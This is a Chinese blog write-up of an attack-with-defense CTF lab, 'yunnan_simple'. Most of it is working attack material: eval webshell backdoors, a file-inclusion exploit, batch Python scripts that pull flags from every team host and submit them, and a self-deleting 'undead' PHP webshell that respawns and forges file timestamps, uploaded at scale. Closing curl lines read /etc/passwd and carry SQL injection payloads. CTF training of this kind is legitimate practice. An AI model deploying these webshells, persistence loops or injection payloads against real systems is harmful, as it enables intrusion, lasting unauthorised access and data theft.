【AWD】 yunnan_simple WriteUp

原创

Lxxx 于 2021-06-30 20:52:02 发布 212 收藏 1

分类专栏： 网络安全 靶机

本文链接：https://blog.csdn.net/qq_43661593/article/details/118369250

版权

网络安全 同时被 2 个专栏收录

15 篇文章 0 订阅

订阅专栏

靶机

4 篇文章 0 订阅

订阅专栏

题目环境：

靶机IP： 192.168.2.146


SSH端口： 2201-2210

Web端口： 8801-8810

flag提交地址： 192.168.2.146:8080

flag提交api： 192.168.2.146:8080/flag_file.php?token=队伍token&flag=获取到的flag

D盾漏洞




扫描结束.
检测文件数:162 发现可疑文件:9 用时:0.05秒

文件 (支持拖放目录和扫描)	级别	说明	大小	修改时间
c:\users\lin\desktop\awd\awd_yunnan_simple\app\.a.php	4	Eval后门 {参数:$_REQUEST["c"]}	32	2021-06-13 13:11:36
c:\users\lin\desktop\awd\awd_yunnan_simple\app\a.php	4	Eval后门 {参数:$_REQUEST["c"]}	52	2021-06-13 13:11:36
c:\users\lin\desktop\awd\awd_yunnan_simple\app\about.php	3	可疑引用:[$_GET["file"]]	4608	2021-06-13 13:11:36
c:\users\lin\desktop\awd\awd_yunnan_simple\app\config.php	5	已知后门	318	2021-06-13 13:11:38
c:\users\lin\desktop\awd\awd_yunnan_simple\app\footer.php	4	(内藏)system后门 {参数:$_POST["shell"]}	1518	2021-06-13 13:11:38
c:\users\lin\desktop\awd\awd_yunnan_simple\app\index.php	4	(内藏)Eval后门 {参数:$_REQUEST["aa"]}	5394	2021-06-13 13:11:38
c:\users\lin\desktop\awd\awd_yunnan_simple\app\admin\footer.php	4	(内藏)system后门 {参数:$_POST["shell"]}	336	2021-06-13 13:11:37
c:\users\lin\desktop\awd\awd_yunnan_simple\app\admin\header.php	4	(内藏)exec后门 {参数:$_GET["p"]}	2847	2021-06-13 13:11:37
c:\users\lin\desktop\awd\awd_yunnan_simple\app\admin\upload\1532851316.php	1	phpinfo	19	2021-06-13 13:11:37

漏洞1——.a.php

漏洞详情：

```php
<?php @eval($_REQUEST['c']);
?>
```


.a.php
F: > 网安 > Learning_Route > 39.【AWD】yunnan_simple > awd_yunnan_simple > app > .a.php


```
<?php @eval($_REQUEST['c']);
?>
```

可以看到是一句话木马。

漏洞利用：

list目录：192.168.2.146:8801/.a.php?c=system(ls);

cat flag：192.168.2.146:8801/.a.php?c=system(“cat /flag”);




192.168.2.146:8801/.a.php?c=system("cat%20/flag");


```
57f039de1d40bbe8a7e8eca4a89469f6
```

批量获取flag + 提交flag 脚本：

```python
# 192.168.2.146:8801/.a.php?c=system("cat /flag");

import requests

url1 = "http://192.168.2.146:"
url2 = '/.a.php'

for i in range(1 , 11):
    payload = { "c" : 'system("cat /flag");'}
    url = url1 + str(8800 + i) + url2
    try:
        res = requests.get(url, params = payload)
    except:
        continue
    else:
        print(res.text)
        flag_payload = { "token" : "team1" , "flag" : res.text}
        submit_flag = requests.get("http://192.168.2.146:8080/flag_file.php" , params = flag_payload)
```



```
D:\Software_installation\anaconda3\envs\Python_project\python.exe D:/Software_data/Python_project/AWD_yunnan_simple/awd_yunnan_simple_leak1.py
f24cc9c7c4a7f0329a7725577f4563c2
3268174e4b0dedaa1ffe65e122fa7f05
c3323c23322d9214bc1d5dbe12346a12
83268671de73c97581bbc4cb8bc1fb00
08337cd857de68b9ad8f04ad2d4a0f1d
e4db92c3f7078c6ac04a35b501db897c
a3b848f503ce44b56295154061951cf2
a441300827dcf1bdc83a087b84bab8e0
c23bf45bc8a50e166b3b702ab4a76dee
572eccc48d32dd0cf793c64743f46045

Process finished with exit code 0
```




得分情况

序号	队伍名称	队伍得分	靶机状态
1	team1	18	运行正常
2	team2	-2	运行正常
3	team3	-2	运行正常
4	team4	-2	运行正常

漏洞2——a.php

漏洞详情：


```php
<?php @eval($_REQUEST['c']);
var_dump($_SERVER);
?>
```


F: > 网安 > Learning_Route > 39.【AWD】yunnan_simple > awd_yunnan_simple > app > a.php

```php
<?php @eval($_REQUEST['c']);
var_dump($_SERVER);
?>

```

漏洞利用：

和上一个差不多，但是比上一个`.a.php`多了`var_dump()`，因此在获得flag的时候，需要做正则匹配（也可以截取字符串==、



```
8887d21fd5944c9d1ffa8c472c8d11af

array (size=31)
  'HTTP_HOST' => string '192.168.2.146:8801' (length=18)
  'HTTP_CONNECTION' => string 'keep-alive' (length=10)
  'HTTP_UPGRADE_INSECURE_REQUESTS' => string '1' (length=1)
  'HTTP_USER_AGENT' => string 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36 Edg/91.0.864.48' (length=131)
  'HTTP_ACCEPT' => string 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9' (length=124)
  'HTTP_ACCEPT_ENCODING' => string 'gzip, deflate' (length=13)
  'HTTP_ACCEPT_LANGUAGE' => string 'zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6,ja;q=0.5' (length=56)
  'HTTP_COOKIE' => string 'PHPSESSID=eihhv4as05h72ue73g8rihoab2' (length=36)
  'PATH' => string '/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin' (length=60)
  'SERVER_SIGNATURE' => string '<address>Apache/2.4.7 (Ubuntu) Server at 192.168.2.146 Port 8801</address>
' (length=75)
  'SERVER_SOFTWARE' => string 'Apache/2.4.7 (Ubuntu)' (length=21)
  'SERVER_NAME' => string '192.168.2.146' (length=13)
  'SERVER_ADDR' => string '172.17.0.2' (length=10)
  'SERVER_PORT' => string '8801' (length=4)
  'REMOTE_ADDR' => string '192.168.2.1' (length=11)
  'DOCUMENT_ROOT' => string '/var/www/html' (length=13)
  'REQUEST_SCHEME' => string 'http' (length=4)
  'CONTEXT_PREFIX' => string '' (length=0)
  'CONTEXT_DOCUMENT_ROOT' => string '/var/www/html' (length=13)
  'SERVER_ADMIN' => string 'webmaster@localhost' (length=19)
  'SCRIPT_FILENAME' => string '/var/www/html/a.php' (length=19)
  'REMOTE_PORT' => string '52685' (length=5)
```


批量获取flag并提交脚本：

```python
# 192.168.2.146:8801/a.php?c=system("cat /flag");

import requests

url1 = "http://192.168.2.146:"
url2 = '/a.php'

for i in range(1 , 11):
    payload = { "c" : 'system("cat /flag");'}
    url = url1 + str(8800 + i) + url2
    try:
        res = requests.get(url, params = payload)
    except:
        continue
    else:
        flag = res.text[0:32]
        print(flag)
        flag_payload = {"token": "team1", "flag": flag}
        submit_flag = requests.get("http://192.168.2.146:8080/flag_file.php", params=flag_payload)
```

漏洞3——about.php


漏洞详情：

```php
<?php
 $file=$_GET['file'];
 include $file;
?>
```



F: > 网安 > Learning_Route > 39.【AWD】yunnan_simple > awd_yunnan_simple > app > about.php

```php
<?php
    $file=$_GET['file'];
    include $file;
?>
<!-- banner -->
    <div class="banner1">
    </div>
<!-- //banner -->
<!-- about -->
```

很显然是一个文件包含漏洞：



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
memcache:x:103:107:Memcached,,,:/nonexistent:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin ctf:x:1000:1000::/home/ctf:
```




```
ae7ab6c66ac1ce6f2af85ef4de2bec24
```

脚本如下：

```python
# http://192.168.2.146:8801/about.php?file=/flag

import requests

url1 = "http://192.168.2.146:"
url2 = '/about.php'

for i in range(1 , 11):
    payload = { "file" : '/flag'}
    url = url1 + str(8800 + i) + url2
    try:
        res = requests.get(url, params = payload)
    except:
        continue
    else:
        flag = res.text[0:32]
        print(flag)
        flag_payload = {"token": "team1", "flag": flag}
        submit_flag = requests.get("http://192.168.2.146:8080/flag_file.php", params=flag_payload)
```

漏洞4——config.php



F: > 网安 > Learning_Route > 39.【AWD】yunnan_simple > awd_yunnan_simple > app > config.php

```php
<?php
//链接数据库
$host = 'localhost';
$username = 'root';
$password = 'root';
$database = 'test';
$dbc = mysqli_connect($host, $username, $password, $database);
if (!$dbc)
{
    die('Could not connect: ' . mysql_error());
}

//启用session
session_start();

//根目录
$basedir = '';

@eval($_REQUEST['c']);
?>

```

还是一句话木马

脚本如下：

```python
# http://192.168.2.146:8801/config.php?c=system("cat /flag");

import requests

url1 = "http://192.168.2.146:"
url2 = '/config.php'

for i in range(1 , 11):
    payload = { "c" : 'system("cat /flag");'}
    url = url1 + str(8800 + i) + url2
    try:
        res = requests.get(url, params = payload)
    except:
        continue
    else:
        flag = res.text[0:32]
        print(flag)
        flag_payload = {"token": "team1", "flag": flag}
        submit_flag = requests.get("http://192.168.2.146:8080/flag_file.php", params=flag_payload)
```

利用一句话木马批量上传不死马

PHP版本不死马：

~~~
<?php ignore_user_abort(true); set_time_limit(0); unlink(__FILE__); $file = '2.php'; $code = '<?php
if(md5($_GET["pass"])=="1ac3544114c9c5e2853a183138093e5e"){@eval($_POST[coin]);} ?>';
while (1){
file_put_contents(file,code);
system(‘touch -m -d “2018-12-01 09:10:12” .2.php’);
usleep(5000);
}
?>
```
~~~

在hackbar中上传不死马（假设有密码`c`为一句话木马的密码

其中`stripslashes()`为反转义函数

```
c=file_put_contents("bsm.php",stripslashes("<?php ignore_user_abort(true);set_time_limit(0);unlink(__FILE__);\$file = \'2.php\';\$code = \'<?php if(md5(\$_GET[\"pass\"])==\"1ac3544114c9c5e2853a183138093e5e\"){@eval(\$_POST[\"coin\"]);} ?>\';while (1){ file_put_contents(\$file,\$code); system(\'touch -m -d \"2018-12-01 09:10:12\" .2.php\'); usleep(5000);} ?>"));
```

由于批量上传不死马，需要用到Python，因此对上方的PHP不死马需要进行二次转义

```
file_put_contents(\"bsm.php\",stripslashes(\"<?php ignore_user_abort(true);set_time_limit(0);unlink(__FILE__);\\$file = \\\'2.php\\\';\\$code = \\\'<?php if(md5(\\$_GET[\\\"pass\\\"])==\\\"1ac3544114c9c5e2853a183138093e5e\\\"){@eval(\\$_POST[\\\"coin\\\"]);} ?>\\\';while (1){ file_put_contents(\\$file,\\$code); system(\\\'touch -m -d \\\"2018-12-01 09:10:12\\\" .2.php\\\'); usleep(5000);} ?>\"));
```

最终的python脚本

```
import time
import requests

url1 = "http://192.168.2.146:"

url2 = "/.a.php"   #这里的.a.php里有一句话木马 @eval($_REQUEST['c']);

for i in range(1,11):
    print("*****************************")
    url = url1 + str(8800 + i) + url2
    hack = "file_put_contents(\"bsm.php\",stripslashes(\"<?php ignore_user_abort(true);set_time_limit(0);unlink(__FILE__);\\$file = \\\'2.php\\\';\\$code = \\\'<?php if(md5(\\$_GET[\\\"pass\\\"])==\\\"1ac3544114c9c5e2853a183138093e5e\\\"){@eval(\\$_POST[\\\"coin\\\"]);} ?>\\\';while (1){ file_put_contents(\\$file,\\$code); system(\\\'touch -m -d \\\"2018-12-01 09:10:12\\\" .2.php\\\'); usleep(5000);} ?>\"));"
    data = {
        "c" : hack
    }
    try:
        upload_res = requests.post(url , data=data)

    except:
        continue
    else:
        print("端口号为" + str(8800 + i) + "的机器不死马上传成功" )
        requests_url = url1 + str(8800 + i) + "/bsm.php"  # 访问不死马
        try:
            requests_res = requests.get(requests_url , timeout = 5)
        except:
            time.sleep(6) #程序停止6秒用于生成不死马2.php
            print("-------开始访问不死马获取flag：")
            get_flag_url = url1 + str(8800+i) + "/2.php?pass=7coin@1202"
            get_flag_data = {
                "coin" : "system(\"cat /flag\");"
            }
            get_flag_res = requests.post(get_flag_url , data=get_flag_data)
            print("端口号为"+str(8800+i)+"的机器flag为："+get_flag_res.text[0:32])
            flag_payload = {"token": "team1", "flag": get_flag_res.text[0:32]}
            submit_flag = requests.get("http://192.168.2.146:8080/flag_file.php", params=flag_payload)
            print("flag提交成功！！！！！！！！")
```

其余漏洞：

文件包含：

about.php: curl "127.0.0.1/about.php?file=/etc/passwd"

任意文件读取：

contact.php: curl "127.0.0.1/contact.php?path=/etc/passwd"

sql注入：

login.php: curl "127.0.0.1/login.php" --data "username=aa&password=a'||'1'='1"

search.php: curl "127.0.0.1/search.php?id=10 union select 1,2,user_pass from admin"

文件上传：

需要登录后台后使用